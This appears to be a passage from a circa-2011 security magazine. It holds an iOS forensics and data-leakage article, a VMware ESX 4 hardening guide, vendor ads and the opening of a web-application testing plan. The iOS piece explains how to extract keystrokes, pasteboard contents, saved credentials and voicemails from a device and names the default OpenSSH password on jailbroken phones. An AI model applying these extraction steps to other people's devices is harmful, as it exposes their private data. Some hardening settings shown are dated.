


Figure 2. Call_history.db, viewed with RazorSQL

sensitive information. User credentials are often stored here, instead of inside the KeyChain where they should be. Rounding out the top three data sources are binary or binary-encoded files, such as the device's keyboard cache and pasteboard. Although storage locations commonly change with the release of new iOS firmware, it is fairly simple to poke around the general area and find what you're looking for. At the time of writing, version 4.3.3 was used, and the author recommends checking the locations listed in Table 2 for potential sensitive information.

Now that you know where to find interesting data, and how to get to it, have a look at some examples of iOS insecurity.

Data Leakage

The most severe threat to mobile devices and applications is loss or theft of the device. As the old saying goes, *if an attacker has physical access, it is game over*. It only takes a few days of analyzing applications on a device to discover that the vast majority of mobile application developers fail to consider the threat of physical access to their data. Simply put, they are stuck in the mindset of web application or client/server developers, where virtually all threats affect applications *remotely*. Add some terrible design and implementation decisions related to native apps and services from Apple themselves, and you have a device that can pose a significant risk to enterprises and consumers in the event of loss or theft. The following examples are provided in no particular order.

Keyboard Cache (dynamic-text.dat)

In an effort to learn how users type, iOS devices utilize a feature called AutoCorrection to populate a local keyboard cache on the device. The problem is this feature records everything a user types that is not entered into a SECURE text field, which masks displayed data. The author fondly refers to this feature as *Apple's native keylogging facility*. Data typed into text fields for virtually any application can remain in the

cache for more than a year if it is not reset periodically by the user: Settings>General>Reset>Reset Keyboard Dictionary.

Developers can also disable this feature programmatically by using the `AutoCorrection = FALSE` directive in desired `UITextFields`, although studies conducted with applications disabling this feature have shown users unanimously disapprove of it.

The file itself is a binary file, so passing it to the utility *strings* is all that is required to generate newline-terminated output suitable for analysis. Figure 1 displays the result of running *strings* against the file, and Table 3 provides examples of near-complete conversations recorded by AutoCorrection.

Call_history.db

This SQLite database stores information related to calls made from the device. Figure 2 displays the result of loading the database file into RazorSQL. The analyst can just as easily perform this analysis utilizing a command-line SQLite client on the Mac, or even on the device, once BusyBox is installed.

KeyChain-2.db

The KeyChain database is the best-practice storage medium for iOS devices. User credentials, certificates, tokens, and other sensitive information is located here. Although the most critical information is encrypted, analysts will find a significant amount of cleartext data here as well that may prove useful.

PasteboardDB

The ability to copy & paste arrived with iPhone 4. Apple chose to implement this functionality by storing the copy buffer in a base64 string embedded in a binary-encoded XML file. To view the data, the analyst will first convert the file to its native format using the command `plutil -convert xml1 pasteboardDB`, then simply `cat` the file. Next, copy the information in the `<data>` element, and pipe it to OpenSSL to decode the base64 string. Figure 4 displays the result of this process.




Figure 3. KeyChain database, cleartext information exposed




Figure 4. Contents of PasteboardDB – note the decoded, masked credit card number in the lower left




Figure 5. Disclosed network information

Com.apple.network.identification.plist

This configuration file stores network information for every network the device has connected to, which hasn't been purged from the system. Figure 5 displays the contents as seen in the GUI Property List Editor installed with Xcode. To mitigate this threat, a user can reset their network settings here: Settings>General>Reset>Reset Network Settings.

Improper disclosure of this file could provide potential attackers with internal network information of an enterprise.

Com.apple.wifi.plist

This file stores information about the WiFi networks the device has connected to. Combined with the attack disclosed by Jens Heider and Matthias Boll of the Fraunhofer Institute for Secure Information Technology in February this year (<http://sit.sit.fraunhofer.de/studies/en/sc-iphone-passwords.pdf>), attackers could gain access to network access credentials (among others). Figure 6 displays WiFi-related configuration information.

Application Data Leakage

Third-party applications represent the greatest threat of data leakage on iOS devices. This is usually the result of lazy or poorly-informed, or trained, developers storing user credentials or other sensitive information in clear text. This threat can be mitigated by developers in several ways including storing user credentials in the KeyChain, encrypting sensitive information




Figure 6. WiFi configuration




Figure 7. Application data leakage – third-party API user credentials

in plist files with the *Common Crypto* library (http://developer.apple.com/library/mac/#documentation/Security/Conceptual/Security_Overview/Architecture/Architecture.html#//apple_ref/doc/uid/TP30000976-CH202-TPXREF101), or encrypting sensitive information in SQLCipher SQLite databases (<http://sqlcipher.net/ios-tutorial/>). Figure 7 shows one example of a mobile application improperly storing credentials in a plist file. Unfortunately, this particular application utilizes various Internet APIs for authentication including Evernote, Google Docs, Dropbox, and others.

Voicemail.db

The voicemail.db database stores, as you might suspect, information about a user's voicemails, including date and time (UNIX Epoch), origin, etc. The voicemails themselves are also stored in the clear on the device, and can be found in the `/var/mobile/Library/Voicemail` directory with the AMR file extension. They can be extracted from the device and played with Quicktime. Figure 8 displays analysis of voicemail.db and Figure 9 shows actual voicemail files.

These are merely a few of the abundant examples of data leakage on iOS devices. Mitigating the threat of data leakage requires a mixture of solutions including hardware and software encryption, device PINs, and secure mobile application development to name a




Figure 8. Voicemail.db, displaying date and time, sender and duration

Voicemail		
_subscribed		
1.amr	AMR	55 kB
10.amr	AMR	19 kB
11.amr	AMR	10 kB
12.amr	AMR	20 kB
13.amr	AMR	47 kB
14.amr	AMR	25 kB
15.amr	AMR	36 kB
16.amr	AMR	7 kB
17.amr	AMR	12 kB

Figure 9. Actual voicemails extracted from iOS file system

few. Enterprises and consumers must be diligent in balancing risk vs. usability when taking advantage of today's mobile technology, and the first step in this process is quantifying risk.

Malware

There is a lot of *fear, uncertainty, and doubt* going around regarding malicious software. AntiVirus vendors would have you believe your iOS device can't be secure without endpoint protection. For now, at least, this is a fallacy for iOS. The so-called security solutions that do exist for iOS do virtually everything except scan for malicious software. At least VirusBarrier can scan documents stored on the device to prevent spreading viruses to systems that can be adversely affected – office document viruses, for example, do not affect iOS devices.

Now, when a user decides to jailbreak their iOS device, this is a different story. In fact, all of the iOS trojans and worms target and infect jailbroken devices. Four such pieces of software discovered in November of 2009 all took advantage of a common weakness – the default password of OpenSSH on iOS is alpine, and there's no patch for stupid, so there's plenty of potential victims.

The moral of the story is if you choose to jailbreak your iOS devices, be wary of the applications you install, and only install them from trusted sources. If you are side-loading applications, it would not be a bad idea to have the ability to review the source first, but at least do some research and see what other people are saying about the application.

Exploits

The most well-known exploits for iOS are the bootrom exploits that have provided the method of jailbreaking every iOS device except the iPad 2 and the PDF exploit leveraged by jailbreakme.com used for jailbreaking the iPad 2 and earlier devices. These include 24kpwn (<http://blog.iphone-dev.org/post/85449850/ipod-touch-2g-hi-welcome-to-the-jailbreak-family>), SHAtter (<http://twitter.com/#!/chronicdevteam>) and others. The



attractiveness of bootrom over software-based bugs is the requirement to update hardware, instead of being able to patch software weaknesses, like the PDF exploit (<http://www.jailbreakme.com>).

The PDF vulnerability was unfortunately patched in version 4.3.5, but fear not, several new exploits have been identified on the A5 chips used in the iPad 2 and 4S (<http://www.redmondpie.com/jailbreak-iphone-5-ios-5-untethered-announced-by-chronic-dev-team>), so reliable, untethered jailing of the latest devices is on the way.

Conclusion

It should be clear that iOS insecurities exist today, and probably always will. But it should also be clear that mitigating factors, and the power and ability to reduce risk also exists. The best advice and recommendation boils down to this: use common sense! Change default passwords, don't use applications from untrusted sources, if you run around with a jailbroken device – be hyper vigilant about protecting yourself – be wary of connecting to untrusted WiFi, run tools like iErase and Firewall iP on your device, etc.

By the way, have I mentioned the GSM MiTM attacks reported at Defcon this year (actually, it was reported incorrectly as 4G) were legit? I saw GSM MiTM, and subsequent recording of all SMS and voice traffic, and malware delivery, demonstrated live a couple of weeks ago... but that, my friends, is another story for another time.

JOEY PELOQUIN

Joey Peloquin is the Director of Mobile Security at FishNet Security, where he's responsible for business development, MDM technology review, mobile security research, and testing methodologies for mobile applications. He's spent the last twelve of twenty years in IT specializing in Information Security. His experience ranges from risk assessment to intrusion analysis and incident response, network and application penetration testing, and mobile forensics.

Security

Recommendations

for Virtual Infrastructure VMware ESX 4

Virtual Platforms have reached a stable reliability; allowing worldwide Datacenters to take advantage of this technology to deploy their servers and optimize the use of hardware resources.

What you will learn...

- How to securely install ESX
- How to partition the file system
- Security Recommendations

What you should know...

- VMware basics
- ESX basics
- Networking basics

As with every technology, it has security vulnerabilities that can jeopardize the services installed over this platform. The security issues on VMware ESX 4 is a very wide topic, here you will find some important recommendations to accomplish a moderate level of security.

To Work

BIOS and default credentials

Disable the server's ability of booting from non-hard disk devices such as floppy, CD-ROM and USB drives. Configure any BIOS password according your organization's policy. This will prevent anybody from booting the server from an unauthorized operating system, avoiding unauthorized changes to the BIOS configuration. To do this, while the server is booting, press the appropriate key, enter a password (if required), and navigate to the proper menu to make the correct configurations.

Host hardware with remote access capabilities built into the motherboard (i.e. DRAC, iLO) must have the default credentials changed. These remote tools allow users to boot the host from CD/DVD devices attached to a remote client to facilitate installation when the host is new, but also could be used to install unauthorized operating systems. When the server is booting enter appropriate combination of keys (i.e. ctrl + D) to enter the remote access configuration screen and change the default password to one compliant with your organization's standards.

Network segregation and proper partitioning of Hard Disk

The default installation of vSphere places *Virtual Machines* (VM's) in a *PortGroup* (VM Network) on the same virtual switch as the management PortGroup (Service Console). This will combine the Virtual Machine network with the virtual infrastructure *Service Console* management network. These two groups have different audiences, system administrators and end users, and should be segregated. If we don't segregate this traffic we are potentially allowing network access to the Service Console to users that should not have access.

In the installation of ESX, do not select the default option to create a default network for virtual machines and configure it correctly. If you have already installed ESX go to the host, find *Configuration* tab and click on *Network Adapters* link. *Select Networking* link on the *Hardware panel*. *Select Add Networking* link in the upper right hand corner. *Select Virtual Machine* radio button for connection type, then *Next*. In the next panel check that *Create a virtual Switch* button is selected. Click the link for the appropriate unused `<vmnic*>` connected to the desired segment of your external network that was just added, and then select *Next*. Finally enter a `<network label name>` click on *Next* and the *Finish*. Afterward you should power off each virtual machine and put in the connection settings the network just created and configure network settings on the operating system. During installation you should configure the following

file system structure to avoid consumption of partitions on the hard disk.

```
/          5GB.      swap          /var/core 5GB.
/boot     5GB.      /tmp  5GB.      /var/log  5GB.
/home    5GB.      /var   5GB.
```

This is the minimal space recommended, you can use more depending on your needs.


Network Time Protocol (NTP) configuration

Add configuration settings to enable system clock synchronization with NTP server (s). Keeping your system synchronized will maintain a consistent time range on the log entries. This will also guarantee the proper functioning of the server given its interaction with other systems and possibly third party tools. Using Virtual Center: click on the *Configuration* tab from the selected host. Select *Security Profile* in the *Software* panel. Click the Properties link and in the Firewall Properties pop up window select the service NTP Client. Select the empty check box in front of NTP Client, then click OK and you will be returned to the configuration page where NTP Client is now shown in the Outgoing Connections list associated with port 123. Select Time Configuration in the Software panel of the Configuration tab. Click Properties link and in the Time Configuration pop up window, click the Options button. Select NTP Settings in the left panel, in the NTP Servers dialog box, use *Add* button to add the address of an `<NTP server>`. Select the checkbox. *Restart NTP Service* to apply changes and click *OK* button. Click *OK* button to close *Time Configuration* dialog. These steps will both activate the service and open the related port through the firewall.

Install and maintain VMware Patches

A formal process for keeping up-to-date with applicable vendor patches is even more important for the host that services multiple guests. Is the responsibility of the organization to establish a procedure to download and install patches that take into account the possibility of rebooting a system. It is recommended to use VMware Update Manager for this purpose. Applying these patches minimizes vulnerabilities and utilizes the vendor's security research and their product knowledge regarding compatibility of changes with other components of the console operating system. Do not install patches for Red Hat operating system on the ESX host *Console Operating System* (COS). The installation of these patches should be done after:

- Evaluating whether a patch is relevant to your organization.
- It has been tested in a non-production environment.
- It has been approved and documented including the backup and roll-back plans.



[GEEKED AT BIRTH]



You can talk the talk.
Can you walk the walk?

[IT'S IN YOUR DNA]

LEARN:

Advancing Computer Science
Artificial Life Programming
Digital Media
Digital Video
Enterprise Software Development
Game Art and Animation
Game Design
Game Programming
Human-Computer Interaction
Network Engineering

Network Security
Open Source Technologies
Robotics and Embedded Systems
Serious Games and Simulation
Strategic Technology Development
Technology Forensics
Technology Product Design
Technology Studies
Virtual Modeling and Design
Web and Social Media Technologies

www.uat.edu > 877.UAT.GEEK

Please see www.uat.edu/fastfacts for the latest information about degree program performance, placement and costs.

SSH Access

Remote shell access to the console operating system should protect with both the authentication credentials of the administrator and the content communicated between the ESX host and the administrator using secure shell (SSH). Do not enable Direct Root SSH. Do not enable direct *su* to root, only allow *sudo*. Securing administrator login and communication sessions reduces the chance of unauthorized interception of privileged credentials or sensitive configuration information. To secure the ssh service, in the host, go to `/etc/ssh` directory and edit `sshd_config` file as follows:

- Set *Protocol* token to 2. If it is absent, add it.
- Set *IgnoreRhosts* token to yes. If it is absent, add it.
- Set *StrictModes* token to yes. If it is absent, add it.
- Set the *PermitRootLogin* token to no. If it is absent, add it.
- Set the *PermitEmptyPasswords* token to no. If it is absent, add it.
- Save the updated `sshd_config` file.
- Ensure write access to `sshd_config` and `ssh_config` files is limited to the file owner root.

Also edit `ssh_config` file as follows:

- Set the *Protocol* token to 2. If it is absent, add it.
- Set the *Ciphers* token to `aes256-cbc, aes128-cbc`. If it is absent, add it.
- Save the updated `ssh_config` file.

Restart ssh service in the host and configure firewall settings to allow inbound SSH connections and deny outbound SSH traffic.

Password Strength

This is basic in every security configuration. The use of complex passwords reduces the risk of unauthorized users guessing credentials. It is very important to retain a history of previous passwords used on the ESX host so new passwords are not equal to the last ten recently used. Log onto the service console, acquire root privileges, if a password repository does not exist create it (`touch /etc/security/opasswd`), configure the file permissions (`chmod 600 /etc/security/opasswd`) and change the file ownership (`chown root:root /etc/security/opasswd`). Afterwards go to `/etc/pam.d` directory and edit the `system-auth-generic` file. If absent, add the token `remember = 10` to the line containing `password required /lib/security/$ISA/pam_unix.so`. Save the updated file.

New passwords should contain upper case, lower case, numeric and special characters to reduce the use of common words as passwords. To do this log on the service console, acquire root privileges and execute `esxcfg-auth --usepamqc = -1 -1 -1 12 8 -1`. Also set the

maximum and minimum password life in days in `/etc/login.defs` file to 90 and 7 days respectively (`esxcfg-auth --passmaxdays = 90, esxcfg-auth --passmindays = 7`).

Directory Service Authentication

It's highly recommended to use a central repository of authentication control to grant access to the host (i.e. LDAP). Host's administrators usually access different ESX hosts, machines and applications. Centralizing the authentication process provides a good way to maintain consistency in password policies on your organization. After creating the users on the host, enable the option of using a directory service to gain access to the ESX host doing as follows: `esxcfg-auth --enable --addomain = <your_domain> --addc = <your_domain_controller>.<your_domain>`.

Remote Logging for all the hosts

Configure `syslogd` to send a copy of ESX host logs to an external repository of logs. Remote logging is essential to detect intrusion and monitor multiple servers simultaneously. Also permits diagnosing problems on hosts. To configure `syslogd` appropriately log on the ESX host, acquire root privileges and go to the `/etc` directory. Open `syslog.conf` file with an editor. At the end of file add the following line:

```
*.* &<your_log_server>
```

Repeat the process till you introduce at least two more servers. Save the updated file and restart the service. Configure adequately the firewall to permit outbound `syslogd` traffic.

Firewall configuration

Configure the built-in firewall to ensure only authorized ports and related network traffic sources are allowed to and from the ESX host. If the firewall has not started or if unauthorized ports are opened to the ESX host by a firewall change, traffic containing disruptive or malicious payloads may negatively impact the host's performance or security. Use `esxcfg-firewall -e <service_name>` to enable a service through the firewall and `esxcfg-firewall -d <service_name>` to disable a service. If the service is not on the list of known services of the host use `-o` to open a custom port for that service (`esxcfg-firewall -o 514,udp,out,syslog`).

Conclusion

All of these measures have been tested on real time servers and do not affect the performance of them. After the implementation of these recommendations, you will have a more secure virtual infrastructure. Remember that if your host is in risk, so are all virtual machines running on it.

ALBERTO ARAGÓN ALVAREZ

Passware Password Recovery Kit Forensic 11.0

A Complete Password Recovery and E-Discovery Solution for Computer Forensics

Now with Mac User Password Recovery!

Passware Kit Forensic includes over 30 password recovery tools, Encryption Analyzer Professional, Search Index Examiner, FireWire Memory Imager, and a Portable Version to provide immediate password recovery for any protected file detected on a PC or over the network while scanning. It recovers or resets passwords for more than 200 different types of files, as well as decrypts hard drives, PGP archives, and unlocks Windows 7 and Mac OS Lion Administrator accounts. Many types of passwords are recovered or reset instantly.



Key Features

- Scans computers and network for password-protected files
- Recovers passwords for **200+ file types** Updated
- Unlocks hard drives protected with **BitLocker** and **TrueCrypt**
- Retrieves electronic evidence in a matter of minutes from a Windows Desktop Search Database
- Includes a **Portable Version** that runs from a USB thumb drive and recovers passwords without installation on a target PC
- Acquires memory images over FireWire Updated
- Recovers Mac user login passwords from computer memory New!



Advanced Features

- Instant recovery for many password types
- Acceleration with distributed computing **(Distributed Password Recovery)**
- Multiple-core CPUs and nVidia GPUs acceleration
- **Tableau TACC** hardware acceleration
- 8 different password recovery attacks (and any combination of them) with an easy-to-use setup wizard
- Detailed reports with MD5 hash values



After losing my password to important encrypted documents, I thought it was the end of the world. Thanks for saving my work, Passware.

Conor LaHiff, LaHiff & Company.

5 editions for consumers, small business, professional, corporate, and forensic users.

Starting from **\$49!**

For additional information, please visit:
www.lostpassword.com/kit-forensic.htm

Passware Inc.
 800 West El Camino Real, Suite 180
 Mountain View CA 94040

Contacts
 Nataly Koukoushina
 media@lostpassword.com
 Phone: +1 (650) 472-3716 x 101



Building

a Robust Web Application Security Plan

A compromised website can result in bad public relations, media glare and loss of consumer confidence. Internally accessible HR portals contain sensitive personally identifiable information (PII) information such as social security numbers, identification data, salaries and other information that could help identify employees or allow a rogue employee or contractor to steal corporate secrets.

What you will learn...

- You will learn to categorize web applications for their security
- Categorize applications based on risk.
- Different Attack vectors for web application security.
- How to decide if application security should be carried in house or with external vendors.

What you should know...

- You cannot chase every application in your organization and make it secure.
- Application security is a continuous effort.
- A strong process goes a long way in making an organization secure.

Because of the increasing threat posed by web applications, authorities and government have intervened to provide guidelines and compliance standards. It has become more important than ever for companies to have a robust *web application penetration testing* (WAPT) process, guidelines and methodology in order to protect them from cybercrime and to meet compliance requirements. These requirements are often industry specific. For instance, applications that store, process or transmit credit cards need to comply with the *Payment Card Industry Data Security Standard* (PCI DSS) (https://www.pcisecuritystandards.org/security_standards/pci_dss.shtml). Financial companies need to comply with *Gramm Leach Bliley Act* (GLBA) (http://en.wikipedia.org/wiki/Gramm-Leach-Bliley_Act) while the health care industry must worry about *Health Insurance Portability and Accountability Act* (HIPAA) (<http://www.hipaa.org/>) compliance. Many of these regulations are complex and go beyond just individual web applications. It is however vital to gain a good understanding of the requirements as they pertain to your application portfolio.

Organizations deploy business critical web applications ranging from externally facing corporate websites and customer portals to internally facing *Human Resources* (HR) portals. The external facing websites may not only process sensitive information such as credit card data but also serve as the home of the organization on the Internet. Company websites

represent the brand name and consumer confidence associated with it. With technologies such as AJAX, web applications are becoming even richer and more pervasive. Many thick client applications have been replaced by web applications and many computing functions now happen over the web. There is also a trend towards Web Services using technologies such as *Windows Communication Framework* (WCF) and HTML5 brings its own rich functionality.

What often complicates matters for organizations is that web application security vulnerabilities cannot be protected like network vulnerabilities through a traditional firewall. Traditional firewalls do not understand the application layer and hence cannot protect it. According to Cenzic's Q2 2010 Trends report, web application vulnerabilities make up approximately 66% of all vulnerabilities (http://www.cenzic.com/downloads/Cenzic_AppSecTrends_Q1-Q2-2010.pdf). Much is at stake for companies these days through the web. As was seen with the Samy worm that wreaked havoc across a million accounts in just 20 hours on MySpace, the impact of vulnerabilities in your web presence can be devastating.

In this paper we will discuss the steps necessary to build a robust security plan to test web applications. It is important that the information security team has the appropriate knowledge and tools to conduct the assessment as well as to manage the application security risks across the organization. We will present

a basic framework that forms the foundation of a testing program. This is illustrated in the Figure 1 and is discussed in detail through the rest of this whitepaper.

Profiling

The first step in creating a web application testing program is to create an application inventory. The inventory should list all the applications within your portfolio and should be regularly updated based on deployment of new applications and decommissioning of old applications.

It is also very important to analyze web applications as key assets of the organization and classify each based on their criticality. During classification, each application can be profiled based on the overall business risk to the organization. Risk profiles are used here to help determine the amount of IT security resources that need to be put into protecting the asset as well as providing a roadmap of mitigation controls to help secure the environment.

Organizations should have a well-documented standard to classify their web applications. One way this can be accomplished is by using a *Security Impact Profile (SIP)*. The SIP is a set of high level questions that will be used to determine the risk rating of the application. In this calculation we consider various factors such as the data involved, the compliance regulations the application has to adhere to, the exposure of the application, the reputation involved with the application, and downtime which the application can live with. The Table 1 shows an example of a scoring system that can be used as part of the SIP exercise.

A total score is then calculated and thresholds are established to determine the risk profile of the application. For instance, consider the Table 2 based on the scores above.

As an illustrative example, consider an Internet facing application containing sensitive information that has to

comply with SOX and PCI. The application is critical to the organization's reputation and cannot afford any downtime. Based on this data the SIP score for such an application will be:

$$50 \text{ {sensitive}} + 25 \text{ {SOX}} + 25 \text{ {PCI}} + 100 \text{ {Internet}} + 100 \text{ {High Reputation}} + 100 \text{ {Downtime}} = 400$$

Such an application would therefore be considered a high risk application.

Approach

In this dynamic business world, the changing requirements for web application lead to constantly changing code bases. With shorter QA cycles and reductions in resources, new vulnerabilities can be introduced on a regular basis. It is therefore important

Table 1. Example of a scoring system

#	Impact Control	Score
Data Classification		
1	Policy/Claim Data	100
2	Financial Data	75
3	Sensitive	50
4	Public Data	25
Compliance		
5	SOX	25
6	PCI	25
7	HIPAA	25
8	GLBA	25
Exposure		
9	Internet	100
10	Extranet	75
11	Intranet	50
12	Third Party Externally Hosted	N/A
Reputation and Visibility		
13	High	100
14	Medium	75
15	Low	25
Availability and Maximum Downtime		
16	1 Hour Downtime	100
	4 Hour Downtime	80
	24 Hour Downtime	60
	48 Hour Downtime	40
	3 or More Days of Downtime	20

Table 2. Total impact rating

Total Impact Rating
High (Above 300)
Medium (Above 250 and less than 300)
Low (Below 250)




Figure 1. Work flow

to have periodic assessments of the applications. New applications should be tested for security before moving them to the production environment. An application which goes through code changes should also be tested again for security. Aside from this, based on our experience, a model that seems to work is to have all high risk profile applications assessed at least every six months and medium applications reviewed annually. The lower risk rating applications can be reviewed once every two years. An automated system should be created alerting the security team of the applications due for testing.

Testing Methodology

A comprehensive methodology should be developed for testing web applications. The methodology should have sub sections for Configuration Management, Authentication, Authorization, User and Session Management, Data Validation, Error Handling, Data Protection and Logging. What follows is a quick summary of these sub sections.

Configuration Management: Applications are deployed on application or web servers. The servers need to be configured and hardened to prevent leakage of information.

Authentication: Application information should as appropriate be accessible only after authentication. During authentication testing the goal is to bypass authentication and access unauthorized information without the use of credentials.

Authorization: Authorization deals with access to application resources through different user roles. It is necessary to check that only authorized roles have access to specific resources.

User & Session Management: Since HTTP is a stateless protocol, it is important to check if the cookies are randomized. Strong random number generation algorithms should be used to generate cookies. Usernames or passwords in plain, encoded or encrypted format should not be used as cookies. These cookies should be properly invalidated on logout.

Data Validation: Data validation is the most important part of application testing. Most web application exploits which make headlines are because of improper data validation. It is important to test that every parameter is strictly typed and validated on the server.

Error Handling and Exception Management: Applications can return error messages displaying sensitive database information or application stack traces. It is very important to test that application displays generic error messages throughout the application.

Data Protection: There should be no sensitive information displayed in clear text across the application. Private user information such as credit card, social security numbers should be appropriately

masked. All information must be encrypted when stored as well as in transit.

